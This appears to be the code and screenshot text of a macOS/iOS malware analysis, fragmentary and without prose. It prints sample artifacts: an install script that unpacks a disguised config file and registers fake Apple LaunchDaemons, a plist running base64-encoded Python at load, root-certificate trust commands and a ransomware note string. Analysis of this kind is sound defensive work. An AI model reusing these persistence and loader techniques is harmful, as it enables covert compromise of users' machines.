



```
[localuser@Mys-Mac /usr % echo "test" > test.bin
zsh: operation not permitted: test.bin
[localuser@Mys-Mac /usr % sudo echo "test" > test.bin
zsh: operation not permitted: test.bin
localuser@Mys-Mac /usr %
```



```
-rw-r--r--@  1 [redacted]  155817128 Jun 26 11:34 sample.dmg
        com.apple.macl            72
        com.apple.metadata:kMDItemWhereFroms            129
        com.apple.quarantine            57
```




Fat Header
Mach-O Header (1)
Load Commands (1)
Segments
Sections
(1)
Mach-O Header (2)
Load Commands (2)
Segments
Sections
(2)



Load a new file

Load file C:\sample-macho_universal as

- Fat Mach-O file, 1. ARMv7 [macho.ldw]
- Fat Mach-O file, 2. ARM64 [macho.ldw]
- Binary file

Processor type: MetaPC (disassemble all opcodes) [metapc]

Loading segment: 0x00000000

Loading offset: 0x00000000

Analysis

☑ Enabled

☑ Indicator enabled

Options

☐ Loading options

☑ Fill segment gaps

☑ Create segments

☐ Create FLAT group


☐ Load as code segment

☐ Load resources


☑ Rename DLL entries

☐ Manual load


☐ Create imports segment




```
<plist version="1.0">
<dict>
        <key>BuildMachineOSBuild</key>
        <string>15A284</string>
        <key>CFBundleDevelopmentRegion</key>
        <string>en</string>
        <key>CFBundleDisplayName</key>
        <string>????</string>
        <key>CFBundleExecutable</key>
        <string>aisiweb</string>
```



```
bplist00bybiplist1.0 ▀►-☺☻♥♦♣♠•◘○◙♂♀♪♫☼►◄↕‼¶§▬↨↑↓→←∟↔▲▼ !"#$%&'()*+,-../0123456789:;<
=>179?@.A@BCDEFGHIJKLMN.OP>QR_►▬UIStatusBarHidden~ipadXTTCFXYZS^TTCFCreateDate]CFBund
leIcons_►↔CFBundleInfoDictionaryVersion\DTXcodeBuild_►→CFBundleSupportedPlatforms_►↕C
FBundleIdentifier_►↔CFBundleResourceSpecificationYDTSDKName_►◄UIStatusBarHidden_►↕CFB
undleIcons~ipad_►→CFBundleShortVersionString^UILaunchImages_►‼CFBundleDisplayName_►◄U
IBackgroundModes_►‼BuildMachineOSBuild_►↕CFBundleExecutable_►►MinimumOSVersion_►(UIVi
ewControllerBasedStatusBarAppearance_►☼CFBundleVersion_►§CFBundleLocalizationsZDTSDKB
uild_►◄UIPrerenderedIcon^UIDeviceFamily_►☼DTPlatformBuild_►∟UIRequiredDeviceCapabilit
ies_►►UIStatusBarStyleWDTXcode_►↓CFBundleDevelopmentRegion_►►CFBundleURLTypes^DTPlatf
ormName_►▬NSAppTransportSecurity_►%UISupportedInterfaceOrientations~ipad_► UISupporte
dInterfaceOrientations_►◄UILaunchImageFileZDTCompiler_►◄CFBundleSignature_►↕TTCFTeamI
```




```
[localuser@Mys-Mac samples % xar -tf 1decb4070db4dfe5d68ba502
 updater.pkg
 updater.pkg/Bom
 updater.pkg/Payload
 updater.pkg/PackageInfo
 Distribution
```




C:\samples\1decb4070db4dfe5d68ba502cf3a67de96a69ea6f3acf

C:\samples\1decb4070db4dfe5d68ba502cf3a67de96a69ea6


```
Name                          Size     Packed Size
Payload~                    88 064          37 077
```




```
MOV        R4, R0
MOV        R0, #(selRef_setHTTPMethod_ - 0xB4BC)
MOVW       R2, #:lower16:(cfstr_Post - 0xB4C2) ; "POST"
ADD        R0, PC ; selRef_setHTTPMethod_
MOVT.W     R2, #:upper16:(cfstr_Post - 0xB4C2) ; "POST"
ADD        R2, PC  ; "POST"
LDR        R1, [R0] ; "setHTTPMethod:"
MOV        R0, R4
BLX        _objc_msgSend
MOV        R0, #(classRef_NSString - 0xB4D6)
LDR        R1, [SP,#0x4C+var_44]
ADD        R0, PC ; classRef_NSString
LDR.W      R10, [SP,#0x4C+var_30]
LDR        R6, [R0] ; _OBJC_CLASS_$_NSString
MOV        R0, R5
BLX        _objc_msgSend
MOV        R3, R0
MOV        R0, #(selRef_stringWithFormat_ - 0xB4F2)
MOVW       R2, #:lower16:(cfstr_Lu - 0xB4F8) ; "%lu"
ADD        R0, PC ; selRef_stringWithFormat_
MOVT.W     R2, #:upper16:(cfstr_Lu - 0xB4F8) ; "%lu"
ADD        R2, PC  ; "%lu"
LDR        R1, [R0] ; "stringWithFormat:"
MOV        R0, R6
BLX        _objc_msgSend
```




```
LDR.W           R10, [R2] ; "stringWithFormat:"
MOVT            R4, #:upper16:(cfstr_Downloaddevelo - 0x9CA86) ; "downloadDevelopmentCert"
MOV             R2, #(cfstr_HttpsDeveloper_0 - 0x9CA82) ; "https://developerservices2.apple.com/services/%@/ios/%@.action?clientId=%@"
MOV             R3, #(cfstr_Qh65b2 - 0x9CA84) ; "QH65B2"
ADD             R1, PC  ; "XABBG36SBA"
ADD             R2, PC  ; "https://developerservices2.apple.com/services/%@/ios/%@.action?clientId=%@"
ADD             R3, PC  ; "QH65B2"
ADD             R4, PC  ; "downloadDevelopmentCert"
STR             R4, [SP,#0x38+var_38]
STR             R1, [SP,#0x38+var_34]
MOV             R1, R10 ; SEL
BLX.W           _objc_msgSend
```




```
#!/bin/sh
basepath=`dirname $0`

mkdir -p /usr/local/machook/
unzip -o -q $basepath/FontMap1.cfg -d /usr/local/machook/
sleep 1
cp -rf /usr/local/machook/com.apple.machook_damon.plist /Library/LaunchDaemons/
/bin/launchctl load -wF /Library/LaunchDaemons/com.apple.machook_damon.plist
cp -rf /usr/local/machook/globalupdate /usr/bin/
cp -rf /usr/local/machook/com.apple.globalupdate.plist /Library/LaunchDaemons/
/bin/launchctl load -wF /Library/LaunchDaemons/com.apple.globalupdate.plist
rm -rf /Users/Shared/FontMap1.cfg
rm -rf /Users/Shared/start.sh
```




```
mov     rcx, rax
mov     [rbp+var_30], rcx
mov     rdi, cs:classRef_NSString
xor     eax, eax
mov     rsi, cs:selRef_stringWithFormat_
lea     rdx, cfstr_SystemLibraryL ; "/System/Library/LaunchDaemons/%@"
call    r12
mov     rdi, rax
call    _objc_retainAutoreleasedReturnValue
mov     r13, rax
mov     rdi, r14
call    _objc_retainAutorelease
```




```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>com.proxy.initialize.plist</string>
<key>ProgramArguments</key>
<array>
<string>python</string>
<string>-c</string>
<string>import sys,base64,warnings;warnings.filterwarnings('ignore');exec(base64.b64decode('aW1wb3J0IHN5
</array>
<key>RunAtLoad</key>
<true/>
</dict>
</plist>
```




```
mov     rdi, cs:classRef_NSString ; id
lea     rdx, cfstr_AddTrustedCert ; "add-trusted-cert -d -r trustRoot -k %@ %@"
xor     eax, eax
mov     rsi, cs:selRef_stringWithFormat_ ; SEL
mov     rcx, r14
mov     r8, rbx
call    r15 ; _objc_msgSend
mov     rdi, cs:classRef_SBFileSystem ; id
mov     rsi, cs:selRef_runCmd_withParams_withTimeout_withUser_andContainer_ ; SEL
lea     rbx, [rbp+var_38]
mov     [rsp+40h+var_40], rbx
lea     rdx, cfstr_UsrBinSecurity ; "/usr/bin/security"
lea     r8, cfstr_0     ; "0"
lea     r9, stru_100052FE0
mov     rcx, rax
call    r15 ; _objc_msgSend
```




```
lea     rax, aReadmeForDecry ; "README_FOR_DECRYPT.txt"
mov     [rsp+430h+var_430], rax
